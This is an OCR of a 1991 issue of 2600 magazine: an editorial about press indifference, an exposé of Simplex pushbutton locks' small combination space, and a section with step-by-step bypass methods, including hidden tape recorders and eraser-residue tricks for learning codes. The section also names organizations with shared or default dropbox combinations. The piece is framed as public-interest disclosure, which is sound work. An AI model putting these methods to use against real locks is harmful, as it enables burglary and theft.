
now you see us


2600



The Hacker Quarterly


VOLUME EIGHT, NUMBER THREE
AUTUMN, 1991





A Polish Payphone in Warsaw.

Photo by Tom Binko



Orange payphones in Italy. An increasing number only take cards.

Photo by John Drake


SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. STILL WAITING FOR AFRICAN PAYPHONES.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990
at $25 per year, $30 per year overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
NETWORK ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**



U.S. Postal Service
STATEMENT OF OWNERSHIP, MANAGEMENT AND CIRCULATION
(Required by 39 U.S.C. 3685)

1A. TITLE OF PUBLICATION: 2600 MAGAZINE
1B. PUBLICATION NO.:
2. DATE OF FILING: 9/30/91
3. FREQUENCY OF ISSUE: QUARTERLY
3A. NO. OF ISSUES PUBLISHED ANNUALLY: 4
3B. ANNUAL SUBSCRIPTION PRICE: $21/$50
4. COMPLETE MAILING ADDRESS OF KNOWN OFFICE OF PUBLICATION (Street, City, County, State and ZIP Code) (Not printers): BOX 752, MIDDLE ISLAND, NY 11953
5. COMPLETE MAILING ADDRESS OF THE HEADQUARTERS OF GENERAL BUSINESS OFFICES OF THE PUBLISHER (Not printer): 7 STRONGS LANE SETAUKET, NY 11733
6. FULL NAMES AND COMPLETE MAILING ADDRESS OF PUBLISHER, EDITOR, AND MANAGING EDITOR (This item MUST NOT be blank)
PUBLISHER (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND NY 11953
EDITOR (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND NY 11953
MANAGING EDITOR (Name and Complete Mailing Address): ERIC CORLEY, 7 STRONGS LANE SETAUKET, NY 11733
7. OWNER (If owned by a corporation, its name and address must be stated and also immediately thereunder the names and addresses of stockholders owning or holding 1 percent or more of total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address, as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Item must be completed.)

FULL NAME	COMPLETE MAILING ADDRESS
ERIC CORLEY	7 STRONGS LANE, SETAUKET, NY 11733

8. KNOWN BONDHOLDERS, MORTGAGEES, AND OTHER SECURITY HOLDERS OWNING OR HOLDING 1 PERCENT OR MORE OF TOTAL AMOUNT OF BONDS, MORTGAGES OR OTHER SECURITIES (If there are none, so state)

FULL NAME	COMPLETE MAILING ADDRESS

9. FOR COMPLETION BY NONPROFIT ORGANIZATIONS AUTHORIZED TO MAIL AT SPECIAL RATES (Section 423.12 DMM only)
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes: (Check one)
(1) ☐ HAS NOT CHANGED DURING PRECEDING 12 MONTHS
(2) ☐ HAS CHANGED DURING PRECEDING 12 MONTHS (If changed, publisher must submit explanation of change with this statement.)

10. EXTENT AND NATURE OF CIRCULATION	AVERAGE NO. COPIES EACH ISSUE DURING PRECEDING 12 MONTHS	ACTUAL NO. COPIES OF SINGLE ISSUE PUBLISHED NEAREST TO FILING DATE
A. TOTAL NO. COPIES (Net Press Run)	3897	4294
B. PAID CIRCULATION 1. Sales through dealers and carriers, street vendors and counter sales	1525	1900
2. Mail Subscription	1266	1272
C. TOTAL PAID CIRCULATION (Sum of 10B1 and 10B2)	2791	3172
D. FREE DISTRIBUTION BY MAIL, CARRIER OR OTHER MEANS SAMPLES, COMPLIMENTARY, AND OTHER FREE COPIES	23	22
E. TOTAL DISTRIBUTION (Sum of C and D)	2814	3194
F. COPIES NOT DISTRIBUTED 1. Office use, left over, unaccounted, spoiled after printing	1082	1100
2. Return from News Agents	0	0
G. TOTAL (Sum of E, F1 and 2 - should equal net press run shown in A)	3897	4294

11. I certify that the statements made by me above are correct and complete
SIGNATURE AND TITLE OF EDITOR, PUBLISHER, BUSINESS MANAGER, OR OWNER: OWNER

PS Form 3526, July 1988
(See instruction on reverse)

Why Won't They Listen?

By this time, we've all witnessed some kind of media report about computer hackers. Whether it's the piece in your newspaper about kids with computers figuring out how to make free phone calls or the special report on television that shows how hackers can gain access to secret corporate computer networks, the angle is almost always the same. And it usually misses the most important points: What kind of data is being stored? Why is it so easy to gain access? And why is there so much gross negligence?

Bearing this in mind, we thought it would be a good idea to bring a couple of stories to the public eye. We felt it was important to share them not only with our readers, but with everyone. And by communicating directly with the press, we could avoid any misconceptions. In fact, the whole thing could be an educational experience.

Our first story concerned easy access to U.S. military computer

STAFF

Editor-In-Chief
Emmanuel Goldstein

Artwork
Holly Kaufman Spruch

"They are satisfying their own appetite to know something that is not theirs to know."
- Asst. District Attorney Don Ingraham

Writers: Eric Corley, The Devil's Advocate, John Drake, Paul Estev, Mr. French, The Glitch, Bob Hardy, The Infidel, Kevin Mitnick, Knight Lightning, The Plague, David Ruderman, Bernie S., Scott Skinner, Silent Switchman, Mr. Upsetter, Dr. Williams, and those who are elsewhere.

Remote Observations: Geo. C. Tilyou

Shout Outs: Jim Ross, Simplex (for the hours of fun), Len Rose, Franklin, Strong Island Resistance.

systems. Over the past few years, Dutch hackers have been able to get into all kinds of systems. This is not because they're necessarily better than American hackers. But they do live in a healthier society where curiosity and exploration are encouraged, not punished. We asked them to show us on videotape just how easy it was to get into a military system. They graciously did this and even we were surprised at how easy it was.

By going to the media and showing them this, we thought that hackers might finally be seen in a better light. After all, with knowledge of military weaknesses, there are plenty of places these hackers could go. But they didn't. They chose to share the information.

Our other story concerned pushbutton locks that are appearing everywhere we look. And while technically this had nothing to do with computers, the similarities were astounding. Here we have a gadget that is supposed to provide security. The average person looks at it and believes what they're told, in much the same way they would believe what a computer tells them without question. But hackers discovered that there was something seriously wrong here. The upshot of our story was that these locks were not locks at all, but open invitations to disaster.

Again, going to the media with this story seemed the proper course of action. Instead of using this knowledge for our own gains, we realized that people had to be warned before it was too late. These locks, which have been used in businesses and offices for years, are now being installed in homes. We knew the media would understand the threat.

What can we say? We were wrong. Despite a massive effort on our part to get every media outlet in the country involved in these stories, the interest we received back was negligible. We held a press conference in New York City, made hundreds of phone calls, did tons of research, and are still paying the bills for it. And it's likely you never heard a single word about it. They decided it just wasn't something the American people needed to hear.

Ironically, in subsequent weeks there were stories in the media of Dutch hackers invading computers yet again. The same old angles. No mention of the efforts of hackers to safeguard these systems. That just wasn't newsworthy.

We think things will change when computer systems with sensitive information are accessed by malevolent people who know what they're doing. They'll change when homes, offices, schools, and mailboxes around the nation are broken into without a trace. We believe that then and only then, the media will take an interest. And, of course, they'll probably decide to blame us. The ratings and circulation will go through the roof.

We did our best to warn the American public of two distinct dangers. It's now up to our readers to spread the word where the media won't.

SIMPLEX LOCKS

AN ILLUSION OF SECURITY

by Scott Skinner and Emmanuel Goldstein

No lock is one hundred percent secure. As any locksmith will tell you, even the best lock can be opened if one wishes to invest the time and resources. However, a good lock should at least be secure enough to prevent the average person from compromising it. Common sense dictates that a lock which can easily be opened by anyone is simply not a safe lock to use.

While an average person may not have the necessary skills and expertise to use a lock pick or a blowtorch, almost everyone has the ability to count. And the ability to count is all that is necessary to compromise a Unican/Simplex pushbutton lock. In addition, one needn't count very high. Only 1085 combinations are used, and in most cases this number is reduced considerably.

Anyone can easily open a Simplex lock by merely going through all the possible combinations. As arduous as this may sound, members of *2600* average ten minutes when put to the task. This method becomes even easier if one can find out the "range" of the combination. For instance, if one knows that only three pushbuttons are being used, then one merely has to go through 135 combinations. In this example, a Simplex lock can be compromised in under five minutes. With some models (particularly the commonly used 900 series), a new combination can then be set *without* a key. One can literally lock someone out of their own home.

Far worse than the low number of combinations is the illusion of security that surrounds the lock. We called ten locksmiths at random and were told that "thousands," "millions," and in some cases "a virtually unlimited number" of combinations were available. These claims are somewhat misleading considering the actual number of possible combinations. In addition, no locksmith was able to tell us exactly how many combinations were available, nor did any locksmith believe us when we told them.

Simplex advertisements also claim that these "maximum security" locks are "ideal for security-sensitive areas" and that some models meet the requirements of the Department of Defense Security Manual. We contacted Simplex to find out just what these requirements are. According to Thomas Nazziola, Vice President of Marketing, the locks comply with paragraph *36a* of the Department of Defense Security Manual (DoD 5220.22-M). Mr. Nazziola refused to quote paragraph *36a* of the manual as he felt it was "restricted." However, he summarized the section by claiming that Simplex locks comply with the DoD Security Manual for security-sensitive areas.

2600 was able to obtain a copy of this "restricted" manual just by asking. Upon close examination of paragraph *36a* entitled "Automated Access Control Systems," we were unable to find any information concerning mechanical pushbutton locks. The section that does apply to Simplex locks is paragraph *36b* entitled "Electric, Mechanical, or Electromechanical Devices." According to this section, mechanical devices which meet specified criteria may be used "to control admittance to controlled areas *during working hours.*" [emphasis added] While there is an element of truth in Mr. Nazziola's claim, he did not tell us that according to the DoD Security Manual, Simplex locks may not be used as the only

lock source except during "working hours." In addition, it is relatively easy to meet the requirements of the DoD Security Manual. Virtually any combination lock with changeable combinations, and indeed even padlocks, will meet these requirements.

Although Simplex claims that "thousands of combinations are available," in truth only 1085 combinations are used. Another 1085 combinations are available in the guise of "high security half-step codes." These are codes which require the user to push one or more buttons only halfway. Because of the extreme difficulty in setting and using these half-step codes, Simplex advises against their use, and in most cases, does not even inform the user that these codes are available. According to one locksmith, "[Simplex] only suggests it for really high security installations. Government installations. For the average consumer, they don't want anyone to know about it."

We shudder to imagine which high security government installations are using Simplex locks as the only lock source. The "high security codes" are an example of misleading information being used to sell the locks (in this case, to the U.S. government). Naturally, the addition of 1085 combinations does not make the lock considerably more secure. (If 2170 combinations seems like a large number, consider that a $5 Master lock has 64,000.) In addition, we have yet to find one single instance where the half-step codes are used.


We have found that numerous organizations use Simplex locks as the primary lock source. Among the guilty parties in the New York metropolitan area are Federal Express, United Parcel Service (UPS), Citicorp Center, John F. Kennedy International Airport, and the State University of New York at Stony Brook. Others around the nation include General Motors, the State Department, McDonald's, NSA, and the University of Wisconsin.

The biggest offender is Federal Express, which uses Simplex locks on over 25,000 dropboxes nationally. According to Robert G. Hamilton, Manager of Corporate Identity [sic] for Federal Express, "[Federal Express dropboxes] are extremely secure. As a matter of fact, there's probably double the cost of security built into these boxes than what's necessary. The idea of having somebody put something extremely important and vital — and it's obviously important and vital or they wouldn't ship it Federal Express — in one of these unmanned receptacles was, I mean security was uppermost on people's minds.... [The dropboxes] are like vaults."


These "vaults" were accessed by members of *2600* in less than ten minutes. The dropboxes are particularly insecure because Federal Express uses the same combination for *all of their dropboxes in every state on the east coast!* So by opening one dropbox, we now have access to thousands.

Members of *2600* also gained access to a UPS dropbox — in one shot. UPS did not even bother to change the default combination which is set by Simplex. And just like Federal Express, UPS figures that a single combination is good enough for every dropbox.


Another big offender is the State University of New York at Stony Brook, which uses Simplex locks in both dormitory and academic buildings. According to University Locksmith Gerry Lenox, "I don't consider [the Simplex lock] to be a secure lock. I prefer a deadbolt lock which operates with a key more than I would a Simplex lock.... I think it's more of a convenience lock than it is a security lock." When asked why the university continues to use the lock, Mr.



"The dropboxes are like vaults." - Federal Express



Simplex Series 1000



Simplex Series 900

SIMPLEX LOCKS
TOUCH US ALL
EVERY DAY.
PLEASE TELL US
WHERE YOU FIND
THEM IN YOUR
AREA.

Simplex® AUXILIARY LOCKS

OPERATING INSTRUCTIONS

All locks are shipped with the following combination: II and IV pushed at the same time, then III

A

Turn the front control knob (marked "SIMPLEX") to the **LEFT, and release.**

B

Press the *Correct* buttons in the proper *Order*.

Release buttons before turning control knob.

C

Turn the control knob **RIGHT** to open.

To lock — turn the control knob **LEFT.** (Model N1 locks automatically.)


CHANGING COMBINATIONS

You may change combinations to any sequence you wish . . . using any or all buttons, in any order, separately or pushed at the same time with other buttons. You cannot use the same button more than once in a combination.

1

With the door **open** *and the "SIMPLEX"* **locked,** turn **front control knob** (marked "SIMPLEX") to the **LEFT, and release. PUSH THE EXISTING COMBINATION AND RELEASE BUTTONS.**

2



Remove the screw in the Lock Housing with the Allen wrench provided. Insert the wrench into the hole and depress the button. **Remove wrench.**

3

Turn the front control knob (marked "SIMPLEX") to the **LEFT, and release.**

4

Press the buttons in the sequence desired for your new combination — *firmly and deliberately.* **Record your new combination.**

5

Turn the front control knob **RIGHT.** Your new combination is now installed. Before shutting the door, try it to be sure you have recorded it correctly. Replace the threaded screw in the Lock Housing.

NOTE: If the front control knob opens the lock without pushing the combination, steps 3, 4 and 5 were performed out of order and your "SIMPLEX" is in a **"0"** combination. To reinstall a combination, follow the above steps but omit step #1.

The front control knob can **NOT** be forced to open the lock since it is connected to the Lock Housing by a friction clutch. If the knob has been forced, it will be at an angle and can be turned back to the vertical position by hand or with a pair of pliers without damaging the lock.

Pat. No. 3040556 — Form 2-17-65

Simplex Security Systems, Inc.
FRONT AND MAIN STS., COLLINSVILLE, CT 06022 • (203) 693-8391
(203) 693-0291
FAX (203) 693-4705

Lenox said, "[The university] did not consider contacting the university locksmith on his expertise. I had originally told them years ago when the Simplex locks were first introduced...not to use [the locks] in the dormitories." Not only are they being used in the dormitories, but the university is considering purchasing 1500 more for additional rooms.

The illusion of security Simplex is portraying with misleading advertising is that Simplex locks are just as secure, if not more secure, than key locks. The result of this myth is that many businesses, institutions, and homeowners confidently use Simplex locks as the only lock source despite the fact that the locks are inherently insecure. Even when locksmiths are consulted, we have found that they simply perpetuate the illusion of security by claiming that Simplex locks are "top of the line" and that "even the Department of Defense uses them." Nowhere is it mentioned that Simplex locks should never be used as the only lock source. Even worse, Simplex is now aggressively pursuing the homeowner market with their new "residential" 6000 series. These new locks employ the same insecure mechanism, and are being marketed as primary locks.

Realistically, Simplex locks are more of a convenience lock than anything else. They are convenient because they do not require keys and the combinations are easily changed. However, this convenience backfires when it comes to security. These locks are so convenient that people tend not to use other locks that may also be present on the door.

For those organizations currently using Simplex locks, we recommend following the guidelines of the DoD Security Manual: the locks may be used as the sole lock source *only during working hours*. For home or private use, we strongly advise that consumers use these locks in conjunction with a key lock and never as the sole means of security.

Hacking Simplex Locks

In this issue is a list of all possible combinations for Simplex locks. We have divided the list into four groups according to how many pushbuttons are used. The numbers listed in parentheses refer to pushbuttons that must be pressed together. If you find that none of the combinations appear to open the lock, then it may be a rare instance of a half-step code. In this case, only the last number (or numbers if they are in parentheses) should be pressed in *halfway* and held while the knob or latch is turned. Slowly press in the pushbutton(s) until you feel pressure. If you hear a click then you have pushed the buttons in too far. If all of this sounds complicated, then you are beginning to understand why it is that Simplex does not recommend the use of half-step codes, and subsequently why half-step codes are virtually never used.

Simplex locks come in many different shapes, sizes, and colors. However, the two models that you will most likely see are the 900 and the 1000 series. The characteristic features of the 900 series are five black buttons spaced in a circular fashion on a round, metallic cylinder. In addition, the 900 series utilizes a latch instead of a doorknob. The 1000 series is much larger, with five (usually metallic) pushbuttons spaced vertically on a rectangular metal chassis. Unlike the 900 series, the 1000 has a doorknob.

We suggest that novices attempt their first hack on a Simplex 900 model. If the latch is located below the buttons, then the procedure is as follows: 1) turn the latch counterclockwise to reset the lock; 2) enter a combination from the list; 3) turn the latch clockwise to open. If the latch is located above the buttons then simply reverse the procedure. Make sure that you reset the lock after each try.

To hack a 1000 model, simply enter a combination from the list and turn the knob clockwise. You will hear clicks as you turn the knob, indicating that the lock has been reset. It is sometimes difficult to tell when you have cracked a 1000 model by simply turning the knob. When you do get the correct code, you will hear a distinctive click and feel less pressure as you turn the knob.

You will find that turning the latch on a 900 model requires less wrist motion and makes much less noise than turning the knob on a 1000 model. These details seem trivial until you realize that you may have to turn the latch or doorknob a few hundred times before you crack the lock.

We cannot stress enough how much easier it is when you know the range. For instance, if you know that only three digits are being used, then you do not have to waste time trying four digits. One way to find out the range is to stand nearby while someone punches in the code. You will hear distinctive clicks which will give you an idea of the range. If you cannot stand nearby then try hiding a voice activated tape recorder near the door. The tape recorder will remain off until someone comes up to punch in the code. You can then retrieve the recorder later at your convenience and listen for the telltale clicks. We find that this method only works in quiet areas, such as the inside of a building. Another way to find out the range is to take a pencil eraser and carefully rub off a tiny bit of rubber on each of the pushbuttons. When someone comes to enter the combination, they will rub off the rubber on all of the pushbuttons that they use, while leaving telltale traces of rubber on the pushbuttons that they do not use. This method works particularly well because you eliminate pushbuttons, which drastically reduces the number of combinations that must be tried.

